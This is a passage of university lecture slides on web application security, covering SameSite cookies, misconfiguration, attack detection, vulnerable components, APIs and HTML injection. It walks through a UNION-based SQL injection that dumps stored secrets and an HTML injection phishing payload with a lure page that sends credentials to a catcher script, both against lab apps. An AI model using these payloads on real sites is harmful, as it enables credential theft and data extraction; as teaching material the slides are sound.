  - GET requests are supposed not to change the state of the target application, so allowing them cross-site should be harmless
    - Although that this not the case with all websites in practice!
- Does this fix CSRF issues? Right now NO, in a few years maybe YES...
  - Currently only rarely used and not supported by all (esp. older) browsers
  - Therefore, make sure to use «real» CSRF-token based protection!

Cookie Attribute *SameSite*

Eventually, this may become an effective measure to protect from CSRF, but it's not yet supported by all browser and only used relatively rarely by websites. And experience shows that older browser (that do not support the feature) tend to be around for a long time, for many many years typically, so in the foreseeable future, one should not rely on this flag to protect from CSRF attacks. Also, it is only effective if GET requests do not trigger any potentially critical actions in the target web application. This is not always the case, and there are also web frameworks that accept, although a POST request would be expected, also the equivalent GET request (with the same GET parameters instead of POST parameters). Note that some browsers (e.g., Chrome) use implicitly *SameSite=Lax* per default, i.e., if a cookie does not use the *SameSite* attribute, then it defaults to *Lax*.

So the conclusion – at least for now – is that the *SameSite* attribute is not as effective as using a real protection mechanism from CSRF (such as CSRF tokens). But there's also no reason not to use already now, just don't consider it as a replacement for a real protection mechanism.

To get more information, see *https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Set-Cookie/SameSite*. Also, see *https://stephenreescarter.net/csrf-is-dead-long-live-samesite-lax/* for an interesting discussion.

Summary

- Attacks against web applications happen very frequently
  - Therefore, security testing of web applications is very important as it can uncover many vulnerabilities before an application is fielded
- There's a wide range of vulnerabilities and corresponding attacks
  - Including, e.g., injection attacks, issues related to authentication and session management, cross-site scripting, access control issues, problems with sensitive data exposure, cross-site request forgery,...
- As a security tester, you should understand all of them as only this will allow you to carry out good web application security tests
  - But you should also understand them as a security-aware software engineer so you can prevent them in your own applications
- Skilled manual methods can uncover all of these vulnerabilities
  - Tool support (e.g., *Burp Suite*, *sqlmap*,...) is helpful in many situations

Appendix

Nicht prüfungsrelevant

Security Misconfiguration

Security Misconfiguration


- Unlike many other vulnerabilities, this one mainly deals with configuration issues and not programming mistakes

- It includes insecure configurations that can lead to security issues, e.g.
  - Non-necessary features that are installed/enabled (ports, services, accounts, privileges...)
  - Enabled default accounts with default passwords
  - Insecure settings in development frameworks (Java EE, ASP.NET,...) or libraries
  - Error messages that reveal internal information such as stack traces or other overly informative error messages

Non-necessary Features Example

- Per default, Tomcat is installed with several features

```
user@ubuntu:~/tomcat/webapps$ ls -l
total 20
drwxr-xr-x 14 user user 4096 May 19 22:33 docs
drwxr-xr-x  7 user user 4096 May 19 22:33 examples
drwxr-xr-x  5 user user 4096 May 19 22:33 host-manager
drwxr-xr-x  5 user user 4096 May 19 22:33 manager
drwxr-xr-x  3 user user 4096 Oct 14 01:54 ROOT
```



- All these applications may contain vulnerabilities or provide critical functions
  - As a result, they should be removed on a production system

Manager Applications


To access the manager applications, roles and users must be configured in tomcat-users.xml, e.g.:

```
<role rolename="admin-gui"/>
<role rolename="manager-gui"/>
<user username="admin" password="password"
      roles="admin-gui,manager-gui"/>
```


Verbose Error Message Example

- Verbose error messages can be of great help for the attacker, e.g., when trying to find and exploit SQL injection vulnerabilities

- Error messages containing SQL information are
  1. Typically a confirmation of the presence of a vulnerability
  2. Often provide information that help exploiting the vulnerability



```
Microsoft OLE DB Provider for SQL Server error '80040e14'

Unclosed quotation mark before the character string '' '.

D:\INETPUB\ANTIQUECUPBOARD.COM\WWWROOT\STORE\../Includes/GetRowsProc.asp, line 16
```



```
Column count does not match in statement [SELECT * FROM user_data WHERE last_name =
'Smith' UNION SELECT 1,2,3,4 FROM employee]
```

Security Misconfigurations – Countermeasures

- Only install necessary software components
  - Remove all non-necessary software from the servers, make sure no non-necessary ports are open...
- Secure configuration of web / application / DB server
  - Remove / deactivate all non-necessary features, remove default accounts, remove example software...
- Understand your frameworks / libraries and configure them correctly
  - Often, they provide good security features but are not necessarily configured in a secure way by default
- Suppress detailed error messages
  - Only provide a standard error page, no matter what happened
  - This can often be configured in the server or framework
- From time to time, run a port scan (*nmap*) against your own systems to check which ports are open

Insufficient Attack Protection

Insufficient Attack Protection

- Today, the focus of web application security is often on measures to prevent attacks, but little is done to detect and respond to attacks
  - This means that the service provider hopes that the prevention measures will hold, but often, he has no clue about ongoing attacks (or attempts)


- Detecting and responding to attacks means:
  - Attackers who are probing for vulnerabilities should be blocked / slowed down to make it harder for them to uncover potential vulnerabilities
  - If an ongoing attack is detected, patch the vulnerability ASAP

Example Scenarios

- An attacker uses an automated tool (*Arachni*, *OWASP ZAP*, *Burp Suite*, *sqlmap*,...) to find vulnerabilities in a target web application
  - It should be easy to detect such vulnerability scans because of unusual requests and high traffic volume

  → It's a good idea to automatically block this attacker because otherwise, it may be that he detects a vulnerability in the web application
- A skilled human attacker carefully probes for vulnerabilities
  - This is more difficult to detect, but this still includes requests a normal user would never send
    - E.g., a username input field where the UI only allows at most 20 letters → if the web application receives anything else, this is highly suspicious

  → Just like above, such an attacker should be automatically blocked
- An attacker has started to exploit a vulnerability in your web application that is currently not prevented
  - In this case, you should be able to quickly patch the vulnerability, e.g., within one day – even if you do not control the source code


Implementing Attack Detection and Response

Different options, but the following two are best suited to implement attack detection and response in web applications:

- Runtime Application Self-Protection (RASP)
  - Idea: Implement measures to detect attacks directly into the application
  - Advantages: Application knows exactly what is (not) legitimate, few false positives
  - Disadvantages: Substantial implementation effort, requires access to the source code
  - Open source software example: OWASP AppSensor
- Web Application Firewall (WAF)
  - Idea: Use a device in front of the application that analyzes the traffic
  - Advantages: Little configuration effort (with standard rulesets), no access to the source code required, allows virtual patching
  - Disadvantages: More false positives, optimizing for a specific application requires lots of effort
  - Open source software example: ModSecurity

Application knows exactly what is (not) legitimate

In general, RASP has advantages compared to WAF as within the application, one knows what is legitimate and what not. Consider the following two examples:

- If a login fails, this can easily be detected within the application. For the WAF, that's more difficult as it has to be able to distinguish the responses of the web application if login has succeeded / failed.
- Within the web application, we know exactly what data is considered to be legitimate for a specific input field (GET/POST parameter). The WAF usually does know this, unless its configuration is optimized for a specific web application.

Virtual Patch

Assume that a vulnerability is detected in a web application. One option is to patch the web application, which may not always be possible in a reasonable time frame (e.g., if one does not have access to the source code). Another option is to apply «the patch in the WAF», i.e., to implement a filtering rule that prevents exploiting the vulnerability – this is a virtual patch. Once the actual application has been patched, then the virtual patch can be removed again.

Open source software


OWASP AppSensor: *https://www.owasp.org/index.php/OWASP_AppSensor_Project*, *http://appsensor.org*

ModSecurity: *http://www.modsecurity.org*

Response Policy (1)

- The key to effectively react to attackers probing an application is to have responses that truly slow down / block an attacker while minimizing the risk that legitimate users are negatively affected
  - Reasonable responses depend on the user / attacker activity
  - The responses should be formulated in a response policy

- In some cases, a single request is a clear indication of an attack (or at least of a non-reasonable usage of the application)
  - Especially if the request cannot happen if the application is used in the intended way, e.g.:
    - A POST parameter in a request is missing
    - A parameter value contains characters that are prevented in the UI
  - The response should therefore also take place after a single event, e.g.:
    - Log out the user (if logged in)
    - Block the user account for a certain time (e.g., one hour)
    - Block the source IP address (or even IP address range) for a certain time



Response Policy (2)

- In other cases, a single request is not a clear abuse
- Example: Assume a user accesses a URL which is only provided by the web application to authenticated users with the role *moderator*
  - The user is not logged in or is logged in but has a different role
- Reasonable responses could include he following:
  - If the user is logged in → log out the user and display a message
    - This can happen to legitimate users (e.g., if he has multiple logins and copied / bookmarked the URL before), no harm is done by logging out the user
    - On the other hand, it's cumbersome for the attacker; and displaying a message is always good as it may «scare away attackers»
  - If the user is not authenticated → display a message
    - Can happen to legitimate users (e.g., session has been terminated due to inactivity), may scare away attackers
  - If this happens 10 times in 1 hour → block the user account / IP address
    - This is most likely no longer legitimate activity

A Single Request is often not a Clear Abuse

In reality, there will be many cases where a single request (event) is an indication of an attack, but no «proof». This includes, e.g., failed logins, many (successful) logins within a short time frame, many requests per time frame,...

Zurich University
of Applied Sciences

Using Components with Known Vulnerabilities

Using Components with Known Vulnerabilities

- Similar to «Security Misconfiguration», this category also deals mainly with configuration issues and not programming mistakes

- Using components with known vulnerabilities can undermine the security of your application
  - By providing other attack vectors to compromise your system and its data

- Affects all software layers: OS, web/app server, DBMS, frameworks, libraries...

Countermeasures

- When choosing a software component, check its security history
  - Use the CVE database for this (*http://cve.mitre.org*, but *http://www.cvedetails.com* is better suited for searching)
  - Software that had many security issues in the past will likely have several in the future
- During operation, regularly check for new vulnerabilities popping up (security advisories of software vendors, Bugtraq,...)
- Patch security-critical vulnerabilities quickly
  - Having a 1:1 test systems in parallel helps a lot to test patch
  - If no patch is available, use other methods to bridge the gap (filter-rule in WAF, new rule in IDS, more intense log file inspection,...)
- From time to time, run a security scan using a vulnerability scanner such as Nessus or OpenVAS against your own systems

Underprotected APIs

Underprotected APIs


- This is a special category as it does not introduce new types of attacks
- It's purpose is to raise the awareness that modern server-side APIs are equally attackable as classic web applications
  - Modern APIs: web services (REST/JSON, SOAP/XML), GWT, RPC, custom
  - They are used in web applications, in mobile apps, for server-to-server communication,...
- Experience shows that in practice, these APIs are often less-well protected than classic web applications


Underprotected APIs

- One important reason why APIs are often less-well protected is because carrying out security tests is more difficult
  - As a result of this, security tests of APIs are often neglected
- Limitations to manual security testing:
  - In contrast to typical web applications, there's often no user interface that can easily be used to test the APIs
  - There are no widely used mature tools (mainly some browser plugins)
  - Sometimes, they use custom protocols and complex data structures, which increases the complexity for security tester
  - It may be difficult to get a full API description as a basis for testing
    - If you are lucky, there's a web service definition language (WSDL) file
- Limitations to automated security testing:
  - Automated testing tools can – if at all – only cope with standard APIs such as REST and SOAP
  - They usually cannot automatically determine the requests to test, as an API cannot be crawled (some can use the WSDL file as a basis)
    - So it's usually necessary to manually pass the requests to the testing tool

Example: SQL Injection over REST (1)

- Assume there's a REST API that delivers first and last names of a specified user ID:
  - *http://ubuntu.test/dvws-master/vulnerabilities/sqli/api.php/users/2*





```
{"first_name":"Gordon","last_name":"Brown"}
```


- This means that the submitted user ID (here: 2) is most likely used in an SQL query
  - If the user ID is directly used in the query (i.e., non-validated and with string concatenation), it's very likely that SQL injection attacks are possible

Vulnerability

The example above uses lesson “REST API SQL Injection” of the Damn Vulnerable Web Services application (*https://github.com/snoopysecurity/dvws*).

Example: SQL Injection over REST (2)


- Step 1: Determine the tables in the database (MySQL):
  - *http://ubuntu.test/dvws-master/vulnerabilities/sqli/api.php/users/2 UNION SELECT TABLE_NAME,2 FROM INFORMATION_SCHEMA.TABLES*



```
{"first_name":"Gordon","last_name":"Brown"},{"first_name":"CHARACTER_SETS","last_name":"2"},{"first_name":"COLLATIONS","last_na
me":"2"},{"first_name":"COLLATION_CHARACTER_SET_APPLICABILITY","last_name":"2"},{"first_name":"COLUMNS","last_name":"2"},{"firs
```


```
first_name":"INNODB_CMPMEM_RESET","last_name":"2"},{"first_name":"INNODB_CMP_RESET","last_name":"2"},{"first_name":"INNODB_BUFF
ER_PAGE_LRU","last_name":"2"},{"first_name":"users","last_name":"2"}
```

- Step 2: Determine the columns of table *users*:
  - *http://ubuntu.test/dvws-master/vulnerabilities/sqli/api.php/users/2 UNION SELECT COLUMN_NAME,2 FROM INFORMATION_SCHEMA.COLUMNS WHERE TABLE_NAME = 'users'*



```
{"first_name":"Gordon","last_name":"Brown"},{"first_name":"id","last_name":"2"},{"first_name":"first_name","last_name":"2"},{"f
irst_name":"last_name","last_name":"2"},{"first_name":"secret","last_name":"2"}
```

- Step 3: Get all user IDs and passwords:
  - *http://ubuntu.test/dvws-master/vulnerabilities/sqli/api.php/users/2 UNION SELECT id,secret FROM users*



```
{"first_name":"Gordon","last_name":"Brown"},{"first_name":"1","last_name":"039498utr"},{"first_name":"2","last_name":"fgkjiu4h5
4"},{"first_name":"3","last_name":"1337"},{"first_name":"4","last_name":"34sdfrsdgf"},{"first_name":"5","last_name":"34sdfrsdgf
"},{"first_name":"6","last_name":"343425d33"},{"first_name":"7","last_name":"34434222"},{"first_name":"8","last_name":"5jhgjdyh
3343"}
```


Underprotected APIs – Countermeasures

- Make sure that APIs are protected in the same way as you would protect a typical web application, i.e., make sure to employ:
  - Secure communication, input validation, data sanitation, prepared statements, authentication and access control,...
- In most cases, the protection mechanisms can be applied 1:1, but in some cases, one has to use different approaches for the APIs
  - E.g., authentication: Typical web applications use session IDs to track the users, which cannot be used with APIs that provide a stateless service
  - As a result, some sort of secure «authentication token» must be included in the requests to associate them with a specific user
- Even if it's somewhat cumbersome: Do security tests!
  - E.g., by manually interacting with the API, recording the requests in a local proxy, and feeding the requests to an automated security testing tool
- Don't assume the attacker won't find out how the API works...
  - He will, e.g., by reverse engineering the client, analyzing the traffic,...

HTML Injection


HTML Injection

- Similar to XSS, but instead of a script, «only» HTML code is injected
- Not as powerful as XSS because an attacker can only modify the displayed page in a limited way, usually by adding content
- On the other hand, applications are more likely to be vulnerable to HTML injection, especially if they filter/sanitize only script-tags
- Finding HTML injection vulnerabilities can be done as follows:
  - Insert one or more HTML tags into a web form field
  - Check the resulting web page source if it contains these tags



```
</table><br><hr><br>Results for: <hr>
```

  - Some insertions (as in this example) are also visible:



Vulnerability

The example above uses the OWASP WebGoat application (version 5.2). The WebGoat lesson used here is *Cross-Site Scripting (XSS) → Phishing with XSS*.

Browser XSS Protection


This only helps against HTML injection attacks if the protection not only includes scripts (e.g., via script tags), but also HTML code (HTML tags). This is currently the case with Chrome and Safari, but not with IE.

Content Security Policy

Dies not protect at all from HTML injection

Exploiting an HTML Injection Vulnerability (1)

- As we have seen on the previous slide, there's an HTML injection vulnerability that we are going to exploit
- Our goal is to steal user credentials: username, password
- We do this by adding a login dialogue to the search page which pretends that user must log in to be able search for «Special Offers» (assuming the application is an e-shop)
- Just like with XSS, the victim must «carry out the HTML injection attack himself»
  - This will again be achieved by presenting him a prepared link
  - We use again the *catcher.php* script to receive the credentials



Exploiting an HTML Injection Vulnerability (2)

- HTML code to inject:

```
</form>

Special Offers

<hr />

<b>Searching for Special Offers requires account login:</b>

<br><br>

<form action="http://ubuntu.test/attackdemo/WebGoat/catcher/catcher.php">
Enter Username:<br><input type="text" name="user"><br>
Enter Password:<br><input type="password" name="pass"><br>
<input type="submit" name="login" value="Login">
</form>

<br><br>

<hr />
```

Since the HTML code is injected within the existing search form, that form must first be closed as HTML does not support nested forms

Message to trick the victim

Login form to insert and capture credentials

Nested Web Forms


HTML (also HTML 5) disallows nested forms, that's why we must first close the search form. If this is not done, the search-action is executed when clicking the Login button.

Exploiting an HTML Injection Vulnerability (3)

- Before inserting, remove unnecessary white space:

```
</form>Special Offers<hr/><b>Searching for Special Offers requires account
login:</b><br><br><form action="http://ubuntu.dev/attackdemo/WebGoat/
catcher/catcher.php">Enter Username:<br><input type="text"name="user">
<br>Enter Password:<br><input type="password"name="pass"><br><input
type="submit"name="login"value="Login"></form><br><br><hr/>
```

- The resulting web page appears as follows:


Search: </form>Special Offers<h

Results for:
Special Offers

Searching for Special Offers requires account login:

Enter Username:

Enter Password:

Compressed HTML Code


</form>Special Offers<hr/><b>Searching for Special Offers requires account login:</b><br><br><form action="http://ubuntu.test/attackdemo/WebGoat/catcher/catcher.php">Enter Username:<br><input type="text"name="user"><br>Enter Password:<br><input type="password"name="pass"><br><input type="submit"name="login"value="Login"></form><br>
<hr/>

Exploiting an HTML Injection Vulnerability (4)

- HTML document with prepared link:

```
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN">
<html><head><title></title>

<script type="text/javascript">
function send_postdata() {
document.forms[0].submit();
}
</script>

</head>
<body>

<form action="http://ubuntu.dev:8080/WebGoat/attack?Screen=1085481604&menu=900" method="POST">
<input type="hidden" name="Username" value="</form>Special Offers<hr/><b>Searching for Special
Offers requires account login:</b><br><br><form
action='http://ubuntu.dev/attackdemo/WebGoat/catcher/catcher.php'>Enter Username:<br><input
type='text'name='user'><br>Enter Password:<br><input type='password'name='pass'><br><input
type='submit'name='login'value='Login'></form><br><br><hr/>">
<input type="hidden" name="SUBMIT" value="Search"></form>

There are some hot special offers for those with a shop account at <a
href="javascript:send_postdata();">ubuntu.dev</a>.</br></br>

Have fun,
Maggie

</body>
</html>
```

Visible HTML document




There are some hot special offers for those with a shop account at ubuntu.dev.

Have fun, Maggie

Exploiting an HTML Injection Vulnerability (5) – Putting it all together


- Victim opens HTML document with prepared link:



There are some hot special offers for those with a shop account at ubuntu.dev.

Have fun, Maggie

- Clicking the link exploits HTML Injection vulnerability and presents modified web page to the victim:



